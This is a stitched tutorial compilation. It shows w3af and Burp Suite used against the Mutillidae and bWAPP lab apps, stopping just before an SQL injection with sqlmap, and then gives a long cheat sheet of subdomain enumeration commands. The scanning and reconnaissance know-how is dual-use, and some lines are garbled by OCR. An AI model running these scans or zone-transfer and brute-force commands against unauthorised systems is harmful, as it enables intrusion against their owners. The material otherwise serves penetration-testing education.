
```
root@kali:~# cd w3af
root@kali:~/w3af# ./w3af_console
```

Next, type in "target", "set target x.x.x.x" and hit enter. Type "back" to jump up a directory and the configuration is going to be saved.




```
root@kali:~# cd w3af
root@kali:~/w3af# ./w3af_console
w3af>>> target
w3af/config:target>>> set target 192.168.145.128/mutillidae
w3af/config:target>>> back
The configuration has been saved.
```

Finally, type in "set plugins" in order to choose the desired scanning options. In this case, choose all by typing "audit all" and type "back" to return one directory. Write "start" and run the scan.



```
| sqli                |        |     | Find SQL injection bugs.              |
| ssi                 |        |     | Find server side inclusion            |
|                     |        |     | vulnerabilities.                      |
| ssl_certificate     |        | Yes | Check the SSL certificate validity    |
|                     |        |     | (if https is being used).             |
| un_ssl              |        |     | Find out if secure content can also   |
|                     |        |     | be fetched using http.                |
| websocket_hijacking |        |     | Detect Cross-Site WebSocket           |
|                     |        |     | hijacking vulnerabilities.            |
| xpath               |        |     | Find XPATH injection                  |
|                     |        |     | vulnerabilities.                      |
| xss                 |        | Yes | Identify cross site scripting         |
|                     |        |     | vulnerabilities.                      |
| xst                 |        |     | Find Cross Site Tracing               |
|                     |        |     | vulnerabilities.                      |
|-----------------------------------------------------------------------------|
w3af/plugins>>> audit all
w3af/plugins>>> back
w3af>>> start
Enabling format_string's dependency error_500
Enabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
```

Once the scan is complete, W3af will report on vulnerabilities the scan found. In the case below, W3af found that the target system was running on Apache server version 2.2.8 and PHP 5.2.4.



```
|---------------------------------------------------------------------------|
w3af/plugins>>> audit all
w3af/plugins>>> back
w3af>>> start
Enabling format_string's dependency error_500
Enabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
The server header for the remote web server is: "Apache/2.2.8 (Ubuntu) DAV/2".Th
is information was found in the request with id 36.
The x-powered-by header for the target HTTP server is "PHP/5.2.4-2ubuntu5.10".Th
is information was found in the request with id 37.
The web server at "http://192.168.145.128/mutillidae/" is vulnerable to Cross Si
te Tracing.This vulnerability was found in the request with id 44.
The web server at "http://192.168.145.128/mutillidae/" is vulnerable to Cross Si
te Tracing.This vulnerability was found in the request with id 44.
Found 1 URLs and 1 different injections points.
The URL list is:
- http://192.168.145.128/mutillidae/
The list of fuzzable requests is:
- Method: GET | http://192.168.145.128/mutillidae/
Scan finished in 5 seconds.
Stopping the core...
w3af>>> 
```

Both of these versions are vulnerable to a CSS or Cross Side Scripting attack as reported by W3af.

In summary, W3af has more features related to exploitation but are too vast to show in this article. Nonetheless, it is a fast and easy way to quickly gather information regarding the target system.

Burp Suite


Burp Suite is an open-source web application penetration testing tool that comes in two options. The open-source version is free to be used by anyone but with various features missing from the tool.

The commercial version of Burp Suite offers a lot more automation and capabilities and is licensed to many penetration testing companies.


The various capabilities within Burp Suite make it an all-around web application security testing tool that can be used throughout the entire penetration testing process. Gathering http traffic with Burp Suite is easy and the possibilities are vast in the area of exploitation.

For the purpose of demonstrating the most useful aspects of Burp Suite, below is a simple example of capturing http traffic with Burp Suite and than performing an SQL injection attack using Sqlmap.

To start, open Burp Suite by navigating to the left side of your Kali Linux desktop and find Burp Suite in the category of "Web Application Analysis" tab. After loading, make sure your "intercept" tab has "intercept is on" selected.


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Hex


Next, set up Burp Suite to act as your web proxy in your Firefox browser. Open "preferences" button, go to "advanced settings" à"connection settings" à choose "manual proxy configuration" and fill in the IP address and port numbers: 127.0.0.1 and 8080.


root@kali: ~
bWAPP - SQL Injection - Icewease
bWAPP - SQL Injection
192.168.153.167/bWAPP/sqli_1.php?title=1&action=search
st Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Now that everything is setup, navigate to your target website through your Firefox browser and insert a 1 in the vulnerable part of the application's URL.

In this case, the vulnerable PHP version allowed us to inject a "1" after the "title" section and confirm that an SQL injection is possible.

With the captured traffic, Burp Suite is no longer needed and the "intercept is on" can be turned off. Save the captured traffic to a file and exit Burp Suite.


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.153.167:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex

```
POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.153.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.167/bWAPP/sqli_6.php
Cookie: security_level=0; PHPSESSID=kqrfudlcf82ouqmckph39mifs6
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

title=1&action=search
```

In order to perform the actual SQL injection, we are going to open SQLMap and perform the attack. But first, a bit of background on SQLMap will make you realize just how useful this tool is.

https://purplesec.us/web-application-penetration-testing/

Subdomain Enumeration and Fingerprinting

Why so many tools & techniques?

- The more techniques used, the more chances to find interesting subdomains that **others might have missed**.
- Some bug hunters recommend using only a handful of tools (like Amass, Massdns, Subfinder & Gobuster). But people who have a bad Internet connection & no VPS won't be able to use these highly effective & fast tools. So **choose whatever works for you**!

Methods

- Scraping
- Brute-force
- Alterations & permutations of already known subdomains
- Online DNS tools
- SSL certificates
- Certificate Transparency
- Search engines
- Public datasets
- DNS aggregators
- Git repositories
- Text parsing (HTML, JavaScript, documents…)
- VHost discovery
- ASN discovery
- Reverse DNS
- Zone transfer (AXFR)
- DNSSEC zone walking
- DNS cache snooping
- Content-Security-Policy HTTP headers
- Sender Policy Framework (SPF) records
- Subject Alternate Name (SAN)

Linux tools

AltDNS

- Description
  - Subdomain discovery through alterations and permutations
  - https://github.com/infosec-au/altdns
- Installation
- git clone https://github.com/infosec-au/altdns.git
- cd altdns
- pip install -r requirements.txt
- Usage:

    - Generate a list of altered subdomains: ./altdns.py -i known-subdomains.txt -o new_subdomains.txt
    - Generate a list of altered subdomains & resolve them: ./altdns.py -i known-subdomains.txt -o new_subdomains.txt -r -s resolved_subdomains.txt
    - Other options
        - -w wordlist.txt: Use custom wordlist (default altdns/words.txt)
        - -t 10 Number of threads
        - -d $IP: Use custom resolver

Amass

- Description
    - Brute force, Google, VirusTotal, alt names, ASN discovery
    - https://github.com/OWASP/Amass
- Installation
    - go get -u github.com/OWASP/Amass/...
- Usage
    - Get target's ASN from http://bgp.he.net/
    - amass -d target.com -o $outfile
    - Get subdomains from ASN: amass.netnames -asn $asn

Assets-from-spf

- Description
    - Parse net blocks & domain names from SPF records
    - https://github.com/yamakira/assets-from-spf
- Installation
- git clone https://github.com/yamakira/assets-from-spf.git
- pip install click ipwhois
- Usage
    - cd the-art-of-subdomain-enumeration; python assets_from_spf.py target.com
    - Options
        - --asn: Enable ASN enumeration

BiLE-suite

- Description
    - HTML parsing, reverse DNS, TLD expansion, horizontal domain correlation

- https://github.com/sensepost/BiLE-suite

- Installation
- aptitude install httrack
- git clone https://github.com/sensepost/BiLE-suite.git
- Usage
    - List links related to a site: cd BiLE-suite; perl BiLE.pl target.com target
    -

Extract subdomains from the results of BiLe.pl: ` cat target.mine	grep -v "Link from"	cut -d':' -f2	grep target.co

Bing

- Search engine
- Usage
    - Find subsomains: site:target.com
    - Find subdomains & exclude specific ones: site:target.com -site:www.target.com

Censys_subdomain_enum.py

- Description
    - Extract domains & emails from SSL/TLS certs collected by Censys
    - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/censys_subdomain_enum.py
- Installation
- pip install censys
- git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git
    - Add your CENSYS API ID & SECRET to the-art-of-subdomain-enumeration/censys_subdomain_enum.py
- Usage
    - cd the-art-of-subdomain-enumeration; python censys_enumeration.py target.com

Cloudflare_enum.py

- Description
    - Extract subdomains from Cloudflare
    - DNS aggregator

    - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/cloudflare_subdomain_enum.py

- Installation
- pip install censys
- git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git
- Usage
    - the-art-of-subdomain-enumeration; python cloudflare_subdomain_enum.py your@cloudflare.email target.com

Crt_enum_psql.py

- Description
    - Query crt.sh postgres interface for subdomains
    - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/crt_enum_psql.py
- Installation
- pip install psycopg2
- git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git
- Usage
    - cd python the-art-of-subdomain-enumeration; python crtsh_enum_psql.py target.com

Crt_enum_web.py

- Description
    - Parse crt.sh web page for subdomains
    - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/crt_enum_web.py
- Installation
- pip install psycopg2
- git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git
- Usage
    - cd python the-art-of-subdomain-enumeration; python3 crtsh_enum_web.py target.com

CTFR

- Description
    - Enumerate subdomains using CT logs (crt.sh)

    - https://github.com/UnaPibaGeek/ctfr
- Installation
- git clone https://github.com/UnaPibaGeek/ctfr.git
- cd ctfr
- pip3 install -r requirements.txt
- Usage
    - cd ctfr; python3 ctfr.py -d target.com -o $outfile

Dig

- Description
    - Zone transfer, DNS lookups & reverse lookups
- Installation
    - Installed by default in Kali, otherwise:
    - aptitude instal dnsutils
- Usage dig +multi AXFR target.com dig +multi AXFR $ns_server target.com

Domains-from-csp

- Description
    - Extract domain names from Content Security Policy(CSP) headers
    - https://github.com/yamakira/domains-from-csp
- Installation
- git clone https://github.com/yamakira/domains-from-csp.git
- pip install click
- Usage
    - Parse CSP header for domains: cd domains-from-csp; python csp_parser.py $URL
    - Parse CSP header & resolve the domains: cd domains-from-csp; python csp_parser.py $URL -r

Dnscan

- Description
    - AXFR, brute force
    - https://github.com/rbsec/dnscan
- Install
- git clone https://github.com/rbsec/dnscan.git

- cd dnscan
- pip install -r requirements.txt
- Usage
    - Subdomain brute-force of a domain: dnscan.py -d target.com -o outfile -w $wordlist
    - Subdomain brute-force of domains listed in a file (one by line): dnscan.py -l $domains_file -o outfile -w $wordlist
    - Other options:
        - -i $file: Output discovered IP addresses to a text file
        - -r: Recursively scan subdomains
        - -T: TLD expansion

Dnsrecon

- Description
    - DNS zone transfer, DNS cache snooping, TLD expansion, SRV enumeration, DNS records enumeration, brute-force, check for Wildcard resolution, subdomain scraping, PTR record lookup, check DNS server cached records, mDNS records enumeration…
    - https://github.com/darkoperator/dnsrecon
- Installation
    - aptitude install dnsrecon on Kali, or:
    - git clone https://github.com/darkoperator/dnsrecon.git
    - cd dnsrecon
    - pip install -r requirements.txt
- Usage
    - Brute-force: dnsrecon -d target.com -D wordlist.txt -t brt
    - DNS cache snooping: dnsrecon -t snoop -D wordlist.txt -n 2.2.2.2 where 2.2.2.2 is the IP of the target's NS server
    - Options
        - --threads 8: Number of threads
        - -n nsserver.com: Use a custom name server
        - Output options
            - --db: SQLite 3 file
            - --xml: XML file

            - --json: JSON file
            - --csv: CSV file

Dnssearch

- Description
    - Subdomain brute-force
    - https://github.com/evilsocket/dnssearch
- Installation
- go get github.com/evilsocket/dnssearch
    - Add ~/go/bin/ to PATH by adding this line to ~/.profile: export PATH=$PATH:/home/mima/go/bin/
- Usage
    - dnssearch -domain target.com -wordlist $wordlist
    - Other options
        - -a bool: Lookup A records (default true)
        - -txt bool: Lookup TXT records (default false)
        - -cname bool: Show CNAME records (default false)
        - -consumers 10: Number of threads (default 8)

Domained

- Description
    - Wrapper for Sublist3r, Knock, Subbrute, Massdns, Recon-ng, Amass & SubFinder
    - https://github.com/cakinney/domained
- Installation
- git clone https://github.com/cakinney/domained.git
- cd domained
- pip install -r ./ext/requirements.txt
- python domained.py --install
- Usage
    - Run Sublist3r (+subbrute), enumall, Knock, Amass & SubFinder: python domained.py -d target.com
    - Run only Amass & Subfinder: python domained.py -d target.com --quick

    - Brute-force with massdns & subbrute with Seclist wordlist, plus Sublist3r, Amass, enumall & SubFinder: python domained.py -d target.com --b
    - Bruteforce with Jason Haddix's All.txt wordlist, plus Sublist3r, Amass, enumall & SubFinder: python domained.py -d target.com -b --bruteall
    - Other options
        - --notify: Send Pushover or Gmail notifications
        - --noeyewitness: No Eyewitness
        - --fresh: Delete old data from output folder

Fierce

- Description
    - AXFR, brute force, reverse DNS
    - https://github.com/bbhunter/fierce-domain-scanner (original link not available anymore)
- Installation
    - Installed by default on Kali
- Usage fierce -dns target.com

Gobuster

- Description
    - todo
    - https://github.com/OJ/gobuster
- Installation
- git clone https://github.com/OJ/gobuster.git
- cd gobuster/
- go get && go build
- go install
- Usage
    - gobuster -m dns -u target.com -w $wordlist
    - Other options:
        - -i: Show IP addresses
        - -t 50: Number of threads (default 10)

Google

- Search engine

- Usage
    - Find subsomains: site:*.target.com
    - Find subdomains & exclude specific ones: site:*.target.com -site:www.target.com -site:help.target.com

Knock

- Description
    - AXFR, virustotal, brute-force
    - https://github.com/guelfoweb/knock
- Install
- apt-get install python-dnspython
- git clone https://github.com/guelfoweb/knock.git
- cd knock
- nano knockpy/config.json # <- set your virustotal API_KEY
- python setup.py install
- Usage
    - Use default wordlist: knockpy target.com
    - Use custom wordlist: knockpy target.com -w $wordlist
    - Resolve domain name & get response headers: knockpy -r target.com or knockpy -r $ip
    - Save scan output in CSV: knockpy -c target.com
    - Export full report in JSON: knockpy -j target.com

Ldns-walk

- Description
    - DNSSEC zone walking
- Installation
    - aptitude install ldnsutils
- Usage
    - Detect if DNSSEC NSEC or NSEC3 is used:
        - ldns-walk target.com
        - ldns-walk @nsserver.com target.com
    - If DNSSEC NSEC is enabled, you'll get all the domains
    - If DNSSEC NSEC3 is enabled, use Nsec3walker

Massdns

- Description
    - DNS resolver
    - https://github.com/blechschmidt/massdns
- Installation
- git clone https://github.com/blechschmidt/massdns.git
- cd massdns/
- make
- Usage
    - Resolve domains: cd massdns; ./bin/massdns -r lists/resolvers.txt -t AAAA -w results.txt domains.txt -o S -w output.txt
    - Subdomain brute-force: ./scripts/subbrute.py wordlist.txt target.com | ./bin/massdns -r lists/resolvers.txt -t A -o S -w output.txt
    - Get subdomains with CT logs parser & resolve them with Massdns: ./scripts/ct.py target.com | ./bin/massdns -r lists/resolvers.txt -t A -o S -w output.txt
    - Other options:
        - -s 5000: Number of concurrent lookups (default 10000)
        - -t A (default), -t AAAA, -t PTR…: Type of DNS records to retrieve
        - Output options
            - -o S -w output.txt: Save output as simple text
            - -o F: Save output as full text
            - -o J: Save output as ndjson

Nsec3walker

- Description
    - DNSSEC NSEC3 zone walking
    - https://dnscurve.org/nsec3walker.html
- Installation
- wget https://dnscurve.org/nsec3walker-20101223.tar.gz
- tar -xzf nsec3walker-20101223.tar.gz
- cd nsec3walker-20101223
- make

- Usage
- ./collect target.com > target.com.collect
- ./unhash target.com.collect > target.com.unhash
- cat target.com.unhash | grep "target" | wc -l
- cat target.com.unhash | grep "target" | awk '{print $2;}'

Rapid7 Forward DNS dataset (Project Sonar)

- Description
  - Public dataset containing the responses to DNS requests for all forward DNS names known by Rapid7's Project Sonar
  - https://opendata.rapid7.com/sonar.fdns_v2/
- Installation
  - aptitude install jq pigz
- Usage
- wget https://scans.io/data/rapid7/sonar.fdns_v2/20170417-fdns.json.gz
- cat 20170417-fdns.json.gz | pigz -dc | grep ".target.org" | jq`

San_subdomain_enum.py

- Description
  - Extract subdomains listed in Subject Alternate Name(SAN) of SSL/TLS certificates
  - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/san_subdomain_enum.py
- Installation
  - git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git
- Usage
  - cd python the-art-of-subdomain-enumeration; ./san_subdomain_enum.py target.com

Second Order

- Description
  - Second-order subdomain takeover scanner
  - Can also be leveraged as an HTML parser to enumerate subdomains
  - https://github.com/mhmdiaa/second-order
- Installation

    - go get github.com/mhmdiaa/second-order
- Usage
    - Create a new copy of the default config.json file: cp ~/go/src/github.com/mhmdiaa/second-order/config.json ~/go/src/github.com/mhmdiaa/second-order/config-subs-enum.json
    - And edit ` ~/go/src/github.com/mhmdiaa/second-order/config-subs-enum.json to replace “LogCrawledURLs”: false with “LogCrawledURLs”: true`
    - second-order -base https://target.com -config config.json -output target.com
    - Look for new subdomains in the resulting folder (./target.com)

Subbrute

- Description
    - Brute-force
    - https://github.com/TheRook/subbrute
- Installation
- aptitude install python-dnspython
- git clone https://github.com/TheRook/subbrute.git
- Usage
    - Test a single domain: ./subbrute.py target.com
    - Test multiple domains: ./subbrute.py target1.com target2.com
    - Test a list of domains: ./subbrute.py -t domains.txt
    - Enumerate subdomains, then their own subdomains:
    - ./subbrute.py target.com > target.out
    - ./subbrute.py -t target.out
    - Other options
        - -s wordlist.txt: Use a custom subdomains wordlist
        - -p: Print data from DNS records
        - -o outfile.txt: Save output in Greppable format
        - -j JSON: Save output to JSON file
        - -c 10: Number of threads (default 8)
        - -r resolvers.txt: Use a custom list of DNS resolvers

Subfinder

- Description

    - VirusTotal, PassiveTotal, SecurityTrails, Censys, Riddler, Shodan, Bruteforce
    - https://github.com/subfinder/subfinder
- Installation:
    - go get github.com/subfinder/subfinder
    - Configure API keys: ./subfinder --set-config VirustotalAPIKey=0x41414141
- Usage
    - Scraping: ./subfinder -d target.com -o $outfile
    - Scraping & brute-force: subfinder -b -d target.com -w $wordlist -o $outfile
    - Brute-force only: ./subfinder --no-passive -d target.com -b -w $wordlist -o $outfie
    - Other options:
        - -t 100: Number of threads (default 10)
        - -r 8.8.8.8,1.1.1.1 or -rL resolvers.txt: Use custom resolvers
        - -nW: Exclude wildcard subdomains
        - -recursive: Use recursion
        - -o $outfile -oJ: JSON output

Sublist3r

- Description
    - Baidu, Yahoo, Google, Bing, Ask, Netcraft, DNSdumpster, VirusTotal, Threat Crowd, SSL Certificates, PassiveDNS
    - https://github.com/aboul3la/Sublist3r
- Installation
- git clone https://github.com/aboul3la/Sublist3r.git
- cd Sublist3r
- pip install -r requirements.txt
- Usage
    - Scraping: ./sublist3r.py -d target.com -o $outfile
    - Bruteforce: ./sublist3r.py -b -d target.com -o $outfile
    - Other options:
        - -p 80,443: Show only subdomains which have open ports 80 and 443

Theharvester

- Description

- Tool for gathering subdomain names, e-mail addresses, virtual hosts, open ports/ banners, and employee names from different public sources
- Scraping, Brute-force, Reverse DNS, TLD expansion
- Scraping sources: Threatcrowd, Crtsh, Google, googleCSE, google-profiles, Bing, Bingapi, Dogpile, PGP, LinkedIn, vhost, Twitter, GooglePlus, Yahoo, Baidu, Shodan, Hunter
- https://github.com/laramies/theHarvester

- Installation
  - aptitude install theharvester
- Usage
  - Scraping: theharvester -d target.com -b all
  - Other options:
    - -h output.html: Save output to HTML file
    - -f output.html: Save output to HTML & XML files
    - -t: Also do TLD expansion discovery
    - -c: Also do subdomain bruteforce
    - -n: Also do a DNS reverse query on all ranges discovered

vhost-brute

- Description
  - vhosts brute-force
  - https://github.com/gwen001/vhost-brute
- Installation
- aptitude install php-curl
- git clone https://github.com/gwen001/vhost-brute.git
- Usage
  - php vhost-brute.php --ip=$ip --domain=target.com --wordlist=$outfile
  - Other options:
    - --threads=5: Maximum threads (default 1)
    - --port: Set port
    - --ssl: Force SSL

Virtual-host-discovery

- Description

    - vhosts brute-force
    - https://github.com/jobertabma/virtual-host-discovery
- Installation
    - git clone https://github.com/jobertabma/virtual-host-discovery.git
- Usage
    - cd virtual-host-discover; ruby scan.rb --ip=1.1.1.1 --host=target.com --output output.txt
    - Other options
        - --ssl=on: Enable SSL
        - --port 8080: Use a custom port
        - --wordlist wordlist.txt: Use a custom wordlist

Virustotal_subdomain_enum.py

- Description
    - Query VirusTotal API for subdomains
    - DNS aggregator
    - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/virustotal_subdomain_enum.py
- Installation
    - git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git
- Usage
    - python virustotal_subdomain_enum.py target.com 40

Online tools

Search engines

- Baidu
- Yahoo
- Google
- Bing
- Yandex
- Exalead
- Dogpile

Specialized search engines

- ZoomEye

- FOFA
- Shodan
- ThreatCrowd

Certificate transparency

- Crt.sh
- Certspotter.com
- Google Transaprency report
- Facebook CT Monitoring
- Certstream
- CertDB
- Censys.io

Public datasets

- Scans.io
- Riddler
- SecurityTrails
- Common Crawl
- PassiveTotal / RiskIQ Community API
- DNSDB
- Forward DNS dataset
- WhoisXML API
- PremiumDrops.com

Online DNS tools & DNS aggregators

- VirusTotal
